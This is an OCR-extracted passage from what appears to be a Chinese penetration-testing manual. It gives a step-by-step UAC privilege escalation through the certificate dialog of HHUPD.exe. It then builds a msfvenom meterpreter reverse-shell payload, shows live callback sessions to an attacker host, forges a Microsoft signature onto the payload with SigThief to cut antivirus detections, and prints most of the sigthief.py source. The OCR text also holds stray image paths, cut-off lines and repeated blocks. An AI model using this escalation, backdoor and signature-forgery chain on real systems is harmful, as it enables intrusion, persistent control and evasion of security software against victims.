
确定

正常情况下，我们申请UAC的过程中，点击 显示有关此发布者的证书的信息 会出现相关软件的发布者证书，而研究者发现在大量的证书显示过程中，都是没有可利用的链接，换句话说出了是/否/确定，好像没有其他能够提升权限的地方。


这次的漏洞主要还是出现在证书当中，在个别办法这的证书信息中，找到了突破口，研究者发现一个非常古老的带Windows证书的程序，以至于我们可以利用它来进行权限提升，接下来是操作




首先该程序的名字为 HHUPD.exe 是微软的一个程序，其证书信息如上



以管理员权限打开，出现UAC提示界面，点击 显示有关此发布者的证书的信息 ，出现该软件的证书详情，可以看到这里 颁发者 以超链接的形式出现，我们点击试试。




这里解释一下证书对话框出现的超链接：微软定义了一个模糊的概念，特定对象标识符（OID），其具有数值1.3.6.1.4.1.311.2.1.10。而WinTrust.h 头文件中将其定义为 SPC_SP_AGENCY_INFO_OBJID。官方文档中关于 `SPC_SP_AGENCY_INFO_OBJID` 比较少，但是我们可以看到在格式正确的情况下，可以在颁发者中显示超链接，也可能是微软没有禁用掉该超链接的原因




点击完成之后，然后点击 证书界面的 `确定` 按钮，UAC界面的 `否(N)` 按钮，发现出现了 `Internet Explorer`

要知道 浏览器 是可以打开文件的，开始试验一下



依次顺序是

```
浏览器-菜单栏-文件-打开..-浏览-路径(C:\windows\system32)-文件类型(所有文件)-cmd.exe(右键
```



至此，普通用户的提权梦得以实现。 同时也可以知道，超链接是以consent.exe的系统管理员权限启动的

后记

虽然说本地用户的提权对于现有的Windows计算机可以达到大范围的通杀，但是在渗透过程中，往往会以远程登陆的形式进行渗透，甚至多是命令行下的。所以该提权漏洞的实际利用就是仁者见仁，智者见智了。而微软官方的漏洞补丁信息显示为不太可能被利用，祝大家好运。

附：利用工具在平台中心的作战中心中： 工具列表

第三方组件提权

第七章 权限维持

操作系统后门

Linux

Windows

对抗权限长期把控-伪造无效签名第一季

注：请多喝点热水或者凉白开，可预防多种疾病。


Github：https://github.com/secretsquirrel/SigThief

简介：在实战中，尤其是需要长期控制的目标，除免杀对抗安全软件以外，还需考虑人为无意查看恶意文件，如数字签名是否拥有。而许多安全软件，又仅仅验证是否有签名，而非验证签名是否有效。那么针对重要的目标，需要提前做多重对抗准备。

原始payload：

```
[root@John html]# msfvenom  -p windows/x64/meterpreter/reverse_tcp LHOST=192.168
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

无签名：



开启安全警告验证：

打开文件 - 安全警告

无法验证发行者。您确实要运行此软件吗?



名称: tmp_rev53x_64.exe
发行者: 未知发行者
类型: 应用程序
发送者: E:\share

运行(R)　取消

☑ 打开此文件前总是询问(W)

成功回连:

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.104    yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:


   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:53
[*] Sending stage (206403 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.104:53 -> 192.168.1.101:3256) at 201

meterpreter >
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.104    yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:53
[*] Sending stage (206403 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.104:53 -> 192.168.1.101:3256) at 2019-02-19 08:02:52 -0500

meterpreter >
```


伪造无效签名payload：

```
[root@John html]# ~/SigThief/sigthief.py -i crashreporter.exe.ca  -t tmp_rev53x_
Output file: tmp_rev53x_64.ca.exe


Signature appended.
FIN.
```

```
[root@John html]#                    -i crashreporter.exe.ca  -t tmp_rev53x_64.exe -o tmp_rev53x_64.ca.exe
Output file: tmp_rev53x_64.ca.exe
Signature appended.
FIN.
```

伪造签名：



成功回连：

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:53
[*] Sending stage (206403 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.104:53 -> 192.168.1.101:3259) at 201

meterpreter > getpid
Current pid: 972
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:53
[*] Sending stage (206403 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.104:53 -> 192.168.1.101:3259) at 2019-02-19 08:04:11 -0500

meterpreter > getpid
Current pid: 972
meterpreter >
```

靶机查看：

```
E:\share>tasklist |findstr "972"
tmp_rev53x_64.ca.exe            972 Console            0      7,472 K
```

世界杀毒网：原始payload VS 原始payload签名伪造

无证书伪造，无免杀：

文件信息

文件名称:tmp_rev53x_64.exe（本站不提供任何文件的下载服务）

文件大小:7168 byte

文件类型:application/x-dosexec

MD5:37dc9ac6c5c8f4fdb49c80756eb4e51e

SHA1:40acceed188a37c7749cd9abe055116b7e871546

扫描结果



危险 此文件有21个引擎报毒，非常危险，请尽快删除！

扫描结果:42%的杀软(21/49)报告发现病毒

时间: 2019-02-19 21:31:36 (CST)

仅证书伪造，无免杀：

文件信息

文件名称:tmp_rev53x_64.ca.exe（本站不提供任何文件的下载服务）

文件大小:14800 byte

文件类型:application/x-dosexec

MD5:93747d5005c69f879c88944fe048e89d

SHA1:f778f038ac92832e2968967eb42df4d34d069b76

扫描结果



危险 此文件有18个引擎报毒，非常危险，请尽快删除！

扫描结果:36%的杀软(18/49)报告发现病毒

时间: 2019-02-19 21:37:28 (CST)

以上结果佐证，许多安全软件，仅仅是验证是否有数字签名，而不确认是否有效。

后者的话：

该原始python在伪造证书时，需要注意2点：

- 原始证书文件需要对应目标机的机器版本以及位数，如目标机是Windows 2003，那么需要原始带证书文件也为Windows 2003的文件。包括第三方文件。
- 伪造证书后，例：在Windows 2003 开启验安全验证后，双击无法运行，也无报错，需要命令行下执行即可。

附录：sigthief.py

```
#!/usr/bin/env python3
# LICENSE: BSD-3
# Copyright: Josh Pitts @midnite_runr

import sys
import struct
import shutil
import io
from optparse import OptionParser


def gather_file_info_win(binary):
        """
        Borrowed from BDF...
        I could just skip to certLOC... *shrug*
        """
        flItms = {}
        binary = open(binary, 'rb')
        binary.seek(int('3C', 16))
        flItms['buffer'] = 0
        flItms['JMPtoCodeAddress'] = 0
        flItms['dis_frm_pehdrs_sectble'] = 248
        flItms['pe_header_location'] = struct.unpack('<i', binary.read(4))[0]
        # Start of COFF
        flItms['COFF_Start'] = flItms['pe_header_location'] + 4
        binary.seek(flItms['COFF_Start'])
        flItms['MachineType'] = struct.unpack('<H', binary.read(2))[0]
        binary.seek(flItms['COFF_Start'] + 2, 0)
        flItms['NumberOfSections'] = struct.unpack('<H', binary.read(2))[0]
        flItms['TimeDateStamp'] = struct.unpack('<I', binary.read(4))[0]
        binary.seek(flItms['COFF_Start'] + 16, 0)
        flItms['SizeOfOptionalHeader'] = struct.unpack('<H', binary.read(2))[0]
        flItms['Characteristics'] = struct.unpack('<H', binary.read(2))[0]
        #End of COFF
        flItms['OptionalHeader_start'] = flItms['COFF_Start'] + 20

        #if flItms['SizeOfOptionalHeader']:
            #Begin Standard Fields section of Optional Header
        binary.seek(flItms['OptionalHeader_start'])
        flItms['Magic'] = struct.unpack('<H', binary.read(2))[0]
        flItms['MajorLinkerVersion'] = struct.unpack("!B", binary.read(1))[0]
        flItms['MinorLinkerVersion'] = struct.unpack("!B", binary.read(1))[0]
        flItms['SizeOfCode'] = struct.unpack("<I", binary.read(4))[0]
        flItms['SizeOfInitializedData'] = struct.unpack("<I", binary.read(4))[0]
        flItms['SizeOfUninitializedData'] = struct.unpack("<I",
                                                          binary.read(4))[0]
        flItms['AddressOfEntryPoint'] = struct.unpack('<I', binary.read(4))[0]
        flItms['PatchLocation'] = flItms['AddressOfEntryPoint']
```

```
flItms['BaseOfCode'] = struct.unpack('<I', binary.read(4))[0]
if flItms['Magic'] != 0x20B:
    flItms['BaseOfData'] = struct.unpack('<I', binary.read(4))[0]
# End Standard Fields section of Optional Header
# Begin Windows-Specific Fields of Optional Header
if flItms['Magic'] == 0x20B:
    flItms['ImageBase'] = struct.unpack('<Q', binary.read(8))[0]
else:
    flItms['ImageBase'] = struct.unpack('<I', binary.read(4))[0]
flItms['SectionAlignment'] = struct.unpack('<I', binary.read(4))[0]
flItms['FileAlignment'] = struct.unpack('<I', binary.read(4))[0]
flItms['MajorOperatingSystemVersion'] = struct.unpack('<H',
                                                    binary.read(2
flItms['MinorOperatingSystemVersion'] = struct.unpack('<H',
                                                    binary.read(2
flItms['MajorImageVersion'] = struct.unpack('<H', binary.read(2))[0]
flItms['MinorImageVersion'] = struct.unpack('<H', binary.read(2))[0]
flItms['MajorSubsystemVersion'] = struct.unpack('<H', binary.read(2))[0]
flItms['MinorSubsystemVersion'] = struct.unpack('<H', binary.read(2))[0]
flItms['Win32VersionValue'] = struct.unpack('<I', binary.read(4))[0]
flItms['SizeOfImageLoc'] = binary.tell()
flItms['SizeOfImage'] = struct.unpack('<I', binary.read(4))[0]
flItms['SizeOfHeaders'] = struct.unpack('<I', binary.read(4))[0]
flItms['CheckSum'] = struct.unpack('<I', binary.read(4))[0]
flItms['Subsystem'] = struct.unpack('<H', binary.read(2))[0]
flItms['DllCharacteristics'] = struct.unpack('<H', binary.read(2))[0]
if flItms['Magic'] == 0x20B:
    flItms['SizeOfStackReserve'] = struct.unpack('<Q', binary.read(8))[0
    flItms['SizeOfStackCommit'] = struct.unpack('<Q', binary.read(8))[0]
    flItms['SizeOfHeapReserve'] = struct.unpack('<Q', binary.read(8))[0]
    flItms['SizeOfHeapCommit'] = struct.unpack('<Q', binary.read(8))[0]

else:
    flItms['SizeOfStackReserve'] = struct.unpack('<I', binary.read(4))[0
    flItms['SizeOfStackCommit'] = struct.unpack('<I', binary.read(4))[0]
    flItms['SizeOfHeapReserve'] = struct.unpack('<I', binary.read(4))[0]
    flItms['SizeOfHeapCommit'] = struct.unpack('<I', binary.read(4))[0]
flItms['LoaderFlags'] = struct.unpack('<I', binary.read(4))[0]  # zero
flItms['NumberofRvaAndSizes'] = struct.unpack('<I', binary.read(4))[0]
# End Windows-Specific Fields of Optional Header
# Begin Data Directories of Optional Header
flItms['ExportTableRVA'] = struct.unpack('<I', binary.read(4))[0]
flItms['ExportTableSize'] = struct.unpack('<I', binary.read(4))[0]
flItms['ImportTableLOCInPEOptHdrs'] = binary.tell()
#ImportTable SIZE|LOC
flItms['ImportTableRVA'] = struct.unpack('<I', binary.read(4))[0]
flItms['ImportTableSize'] = struct.unpack('<I', binary.read(4))[0]
flItms['ResourceTable'] = struct.unpack('<Q', binary.read(8))[0]
```

```
    flItms['ExceptionTable'] = struct.unpack('<Q', binary.read(8))[0]
    flItms['CertTableLOC'] = binary.tell()
    flItms['CertLOC'] = struct.unpack("<I", binary.read(4))[0]
    flItms['CertSize'] = struct.unpack("<I", binary.read(4))[0]
    binary.close()
    return flItms


def copyCert(exe):
    flItms = gather_file_info_win(exe)

    if flItms['CertLOC'] == 0 or flItms['CertSize'] == 0:
        # not signed
        print("Input file Not signed!")
        sys.exit(-1)

    with open(exe, 'rb') as f:
        f.seek(flItms['CertLOC'], 0)
        cert = f.read(flItms['CertSize'])
    return cert


def writeCert(cert, exe, output):
    flItms = gather_file_info_win(exe)

    if not output:
        output = output = str(exe) + "_signed"

    shutil.copy2(exe, output)

    print("Output file: {0}".format(output))

    with open(exe, 'rb') as g:
        with open(output, 'wb') as f:
            f.write(g.read())
            f.seek(0)
            f.seek(flItms['CertTableLOC'], 0)
            f.write(struct.pack("<I", len(open(exe, 'rb').read())))
            f.write(struct.pack("<I", len(cert)))
            f.seek(0, io.SEEK_END)
            f.write(cert)

    print("Signature appended. \nFIN.")


def outputCert(exe, output):
    cert = copyCert(exe)
    if not output:
```

```
        output = str(exe) + "_sig"

    print("Output file: {0}".format(output))

    open(output, 'wb').write(cert)

    print("Signature ripped. \nFIN.")


def check_sig(exe):
    flItms = gather_file_info_win(exe)

    if flItms['CertLOC'] == 0 or flItms['CertSize'] == 0:
        # not signed
        print("Inputfile Not signed!")
    else:
        print("Inputfile is signed!")


def truncate(exe, output):
    flItms = gather_file_info_win(exe)

    if flItms['CertLOC'] == 0 or flItms['CertSize'] == 0:
        # not signed
        print("Inputfile Not signed!")
        sys.exit(-1)
    else:
        print( "Inputfile is signed!")

    if not output:
        output = str(exe) + "_nosig"

    print("Output file: {0}".format(output))

    shutil.copy2(exe, output)

    with open(output, "r+b") as binary:
        print('Overwriting certificate table pointer and truncating binary')
        binary.seek(-flItms['CertSize'], io.SEEK_END)
        binary.truncate()
        binary.seek(flItms['CertTableLOC'], 0)
        binary.write(b"\x00\x00\x00\x00\x00\x00\x00\x00")

    print("Signature removed. \nFIN.")


def signfile(exe, sigfile, output):
    flItms = gather_file_info_win(exe)
```

```
    cert = open(sigfile, 'rb').read()

    if not output:
        output = output = str(exe) + "_signed"

    shutil.copy2(exe, output)

    print("Output file: {0}".format(output))

    with open(exe, 'rb') as g:
        with open(output, 'wb') as f:
            f.write(g.read())
            f.seek(0)
            f.seek(flItms['CertTableLOC'], 0)
            f.write(struct.pack("<I", len(open(exe, 'rb').read())))
            f.write(struct.pack("<I", len(cert)))
            f.seek(0, io.SEEK_END)
            f.write(cert)
    print("Signature appended. \nFIN.")


if __name__ == "__main__":
    usage = 'usage: %prog [options]'
    parser = OptionParser()
    parser.add_option("-i", "--file", dest="inputfile",
                help="input file", metavar="FILE")
    parser.add_option('-r', '--rip', dest='ripsig', action='store_true',
                help='rip signature off inputfile')
    parser.add_option('-a', '--add', dest='addsig', action='store_true',
                help='add signautre to targetfile')
    parser.add_option('-o', '--output', dest='outputfile',
                help='output file')
    parser.add_option('-s', '--sig', dest='sigfile',
                help='binary signature from disk')
    parser.add_option('-t', '--target', dest='targetfile',
                help='file to append signature to')
    parser.add_option('-c', '--checksig', dest='checksig', action='store_true',
                help='file to check if signed; does not verify signature')
    parser.add_option('-T', '--truncate', dest="truncate", action='store_true',
                help='truncate signature (i.e. remove sig)')
    (options, args) = parser.parse_args()

    # rip signature
    # inputfile and rip to outputfile
    if options.inputfile and options.ripsig:
        print("Ripping signature to file!")
        outputCert(options.inputfile, options.outputfile)
```

```
    sys.exit()

# copy from one to another
# inputfile and rip to targetfile to outputfile
if options.inputfile and options.targetfile:
    cert = copyCert(options.inputfile)
    writeCert(cert, options.targetfile, options.outputfile)
    sys.exit()

# check signature
# inputfile
if options.inputfile and options.checksig:
    check_sig(options.inputfile)
    sys.exit()

